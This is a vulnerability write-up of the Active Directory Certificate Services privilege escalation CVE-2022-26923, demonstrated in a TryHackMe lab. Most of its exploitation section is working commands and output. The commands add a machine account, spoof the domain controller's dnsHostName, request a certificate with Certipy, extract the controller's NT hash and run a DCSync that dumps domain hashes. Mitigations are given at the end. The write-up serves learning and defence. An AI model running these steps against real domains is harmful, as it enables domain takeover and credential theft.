Active Directory Domain Privilege Escalation (CVE-2022–26923)

CVE-ID: CVE-2022-26923

CVSS Base Score: 8.8

NVD Published Date: 05/10/2022

Source: Microsoft Corporation

VULNERABILITY OVERVIEW:

The vulnerability allows a threat actor who has already compromised a user account to elevate privileges to Domain Admin if Active Directory Certificates Services (AD CS) is running on the domain.

AFFECTED VERSION:

Microsoft Windows 10 (1607,1809,1909,20h2,21h1,21h2)

Microsoft Windows 11

Microsoft Windows 8.1

Microsoft Windows Server 2012 (R2)

Microsoft Windows Server 2016

Microsoft Windows Server 2019

Microsoft Windows Server 2022

**Total: 26 affected version*


TECHNICAL DETAILS:

- **About Active Directory Certificate Services (AD CS)**

AD CS is a server role that functions as Microsoft's public key infrastructure PKI implementation. As expected, it integrates tightly with Active Directory and enables the issuing of certificates, which are X.509-formatted digitally signed electronic documents that can be used for encryption, message signing, and/or authentication.

The information included in a certificate binds an identity (the subject) to a public/private key pair. An application can then use the key pair in operations as proof of the identity of the user. Certificate Authorities (CAs) are responsible for issuing certificates.

At a high level, clients generate a public-private key pair, and the public key is placed in a certificate signing request (CSR) message along with other details such as the subject of the certificate and the certificate template name. Clients then send the CSR to the Enterprise CA server. The CA server then checks if the client is allowed to request certificates. If so, it determines if it will issue a certificate by looking up the certificate template AD object […] specified in the CSR. The CA will check if the certificate template AD object's permissions allow the authenticating account to obtain a certificate. If so, the CA generates a certificate using the "blueprint" settings defined by the certificate template (e.g., EKUs, cryptography settings, issuance requirements, etc.) and using the other information supplied in the CSR if allowed by the certificate's template settings. The CA signs the certificate using its private key and then returns it to the client.


CSR
Template: CodeSign
Subject: CORP\user
EKU: Code Signing
Public key: <pubkey>
CodeSign Template
EKUs: Code Signing
Enrollment Permissions: Domain Users
Requires Approval? No
1. Client (user or computer) generates public/private key pair
Client
2. Client sends a certificate request (CSR) to an Enterprise CA server
3. Does the certificate template exist? Are the settings in the CSR allowed by certificate template? Is the user allowed to enroll for a certificate?
Enterprise CA
4. CA generates a certificate and signs it using the CA private key
5. Client stores certificate in Windows Certificate store and uses to perform actions allowed by the certificate (authentication, code signing, etc.)
Certificate
Public Key: ...
Signature: <CA signature>
Subject: CORP\user
EKUs: Code Signing

**Graphical Representation of AD CS functioning*

- **What is Client Authentication (with Kerberos)?**

  Client Authentication allows the owner of the certificate to use it to verify their own identity in AD for authentication purposes. For example, a client certificate is used to authenticate against a web application. The authentication process occurs through Kerberos. If we have a valid certificate that has the Client Authentication EKU, we can interface with AD CS and the Key Distribution Centre to request a Kerberos TGT that can then be used for further authentication.

- **How we can exploit it?**


  As an attacker, we can leverage this to generate a TGT to impersonate another user or system, should we have a valid certificate for them. In essence, we want to be able to modify the Subject Alternative Name (SAN) attribute of the certificate request to point to someone or something else, that has more permissions to perform privilege escalation.

EXPLOITATION (PROOF-OF-CONCEPT):

Lab Setup: https://tryhackme.com/room/cve202226923

STEPS TO REPRODUCE:

1. Compromise the credentials of a low-privileged AD user.
   (In this case, we are already provided with the credentials)




```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

lunar\thm@LUNDC C:\Users\thm>whoami
lunar\thm

lunar\thm@LUNDC C:\Users\thm>
```

2. Use those credentials to enroll a new host on the domain.


   (We will use impacket’s addcomputer.py script)



```
┌──(root💀kali)-[~]
└─# addcomputer.py 'lunar.eruca.com/thm:Password1@' -method LDAPS -computer-name 'THMPC' -computer-pass 'Password1@'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account THMPC$ with password Password1@.
```

3. Alter the DNS hostname attribute of the Computer AD Object to that of a privileged host, such as a Domain Controller.
   a. But first, we have to check the current SPN attributes of our new machine




```
lunar\thm@LUNDC C:\Users\thm>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\thm> Get-ADComputer THMPC -properties dnshostname,serviceprincipalname


DistinguishedName    : CN=THMPC,CN=Computers,DC=lunar,DC=eruca,DC=com
DNSHostName          : THMPC.lunar.eruca.com
Enabled              : True
Name                 : THMPC
ObjectClass          : computer
ObjectGUID           : fb58a213-5a44-4878-a98f-de3fbca2e8b1
SamAccountName       : THMPC$
serviceprincipalname : {RestrictedKrbHost/THMPC.lunar.eruca.com, RestrictedKrbHost/THMPC, HOST/THMPC.lunar.eruca.com, HOST/THMPC}
SID                  : S-1-5-21-3330634377-1326264276-632209373-11217
UserPrincipalName    :
```

   b. We have to clear the SPN attributes only then we can update the DNS hostname attribute as Microsoft automatically changes the SPN attribute when the DNS hostname is set. Since the SPN already exists, it will error out (Bypassing the Unique SPN Issue)

4. Remove the SPN attributed to bypass the unique SPN conflict issue. Then change the DNS Hostname attribute to that of DC.




```
PS C:\Users\thm> Set-ADComputer THMPC -ServicePrincipalName @{}
PS C:\Users\thm> Set-ADComputer THMPC -DnsHostName LUNDC.lunar.eruca.com
PS C:\Users\thm> Get-ADComputer THMPC -properties dnshostname,serviceprincipalname


DistinguishedName : CN=THMPC,CN=Computers,DC=lunar,DC=eruca,DC=com
DNSHostName       : LUNDC.lunar.eruca.com
Enabled           : True
Name              : THMPC
ObjectClass       : computer
ObjectGUID        : fb58a213-5a44-4878-a98f-de3fbca2e8b1
SamAccountName    : THMPC$
SID               : S-1-5-21-3330634377-1326264276-632209373-11217
UserPrincipalName :
```

5. Forging a Machine certificate using the default template.

   (For this we will use Certipy, Certipy performs authentication with the certificate and uses Impacket to recover the NTLM hash associated with the UPN specified in the certificate. We could, of course, use something like Rubeus to request a TGT and then import that with Mimikatz for attacks, but this at least proves that the certificate is valid and can be used for Kerberos authentication.)




```
┌──(root💀kali)-[~]
└─# certipy req 'lunar.eruca.com/THMPC$:Password1@@lundc.lunar.eruca.com' -ca LUNAR-LUNDC-CA -template Machine
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with DNS Host Name 'LUNDC.lunar.eruca.com'
[*] Certificate object SID is None
[*] Saved certificate and private key to 'lundc.pfx'
```

   a. This time we noticed something different. Even though we requested a certificate for THMPC, we got a certificate for LUNDC. Let's verify that this certificate is working and will return the NTLM hash of the LUNDC machine account instead

6. Perform Kerberos authentication with the received template, now as the privileged machine account instead of our fake machine account.




```
┌──(root💀kali)-[~]
└─# certipy auth -pfx lundc.pfx
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: lundc$@lunar.eruca.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'lundc.ccache'
[*] Trying to retrieve NT hash for 'lundc$'
[*] Got NT hash for 'lundc$@lunar.eruca.com': 14fc9b5814def64289bb694f6659c733
```

We successfully impersonate the domain controller and got its NTLM hash. Now we can do the DCSync Attack to get the hash dump of the whole domain controller.

7. Performing the DCSync Attack.



```
┌──(root💀kali)-[~]
└─# impacket-secretsdump 'lunar.eruca.com/lundc$@lunar.eruca.com' -dc-ip 10.10.7.127 -hashes 14fc9b5814def64289bb694f6659c733:14fc9b5814def64289bb694f6659c733
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:400da5ca40476e5aa7d2dbf542c6e5c3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a3eb1bfbc55f798d7d38be7b92a8a140:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
gblake:1107:aad3b435b51404eeaad3b435b51404ee:fbfb5b320d017c9e3d3c634aaf4e54fd:::
lcarr:1108:aad3b435b51404eeaad3b435b51404ee:8825361f72915b1bf8dd0657027a9f7d:::
nmitchell:1109:aad3b435b51404eeaad3b435b51404ee:01db65871ad70a46a71afaf5bc9f0d27:::
ahughes:1110:aad3b435b51404eeaad3b435b51404ee:f89091b07e744e2454b1791bfd7e2ce2:::
iperry:1111:aad3b435b51404eeaad3b435b51404ee:8774f706e84284f8754f5aa7c4e0e939:::
lnorth:1112:aad3b435b51404eeaad3b435b51404ee:3500cc65d9919afc8c705af8b7531186:::
pmclean:1113:aad3b435b51404eeaad3b435b51404ee:e615cb3c4e870d63b50a62bf608452ee:::
dwright:1114:aad3b435b51404eeaad3b435b51404ee:05229ba25d66565f3759f682ba07c64f:::
vbennett:1115:aad3b435b51404eeaad3b435b51404ee:1aa365cc5adef169cfb52d7bdc5bce34:::
dpatel:1116:aad3b435b51404eeaad3b435b51404ee:8e1c1cfeb61921e3b4f761dd5b873e3c:::
rquinn:1117:aad3b435b51404eeaad3b435b51404ee:75435037599b7ad7f9180c04fbce2dfa:::
kwilson:1118:aad3b435b51404eeaad3b435b51404ee:4e3b2cf9b4386039b956a56ffacc13eb:::
gbibi:1119:aad3b435b51404eeaad3b435b51404ee:573aeb9a20ee5c275bf8d3b6bd445a59:::
scharlton:1120:aad3b435b51404eeaad3b435b51404ee:d21dc2ddb9edb61761ab6a0e34893a5f:::
vmartin:1121:aad3b435b51404eeaad3b435b51404ee:cb6cac268bda8fe37d921219ccf5ebe6:::
obaker:1122:aad3b435b51404eeaad3b435b51404ee:93f117d41b4b83785c1dbb9a33f8b8eb:::
```

MITIGATIONS:

- Make sure that your certificate templates are restricted. Only allow Machine and User automatic enrollment if it is required. Otherwise, through security configuration, the permissions for these templates can be reduced.
- If there is no business case for allowing users to enroll hosts onto AD, change the MS-DS-Machine-Account-Quota attribute to 0 on all accounts that

should not have the ability to enroll new hosts. This will not resolve the issue, however, since an attacker only has to gain administrative access over a single domain-joined host to be able to perform a certificate request.

REFERENCES:

https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4

https://nvd.nist.gov/vuln/detail/CVE-2022-26923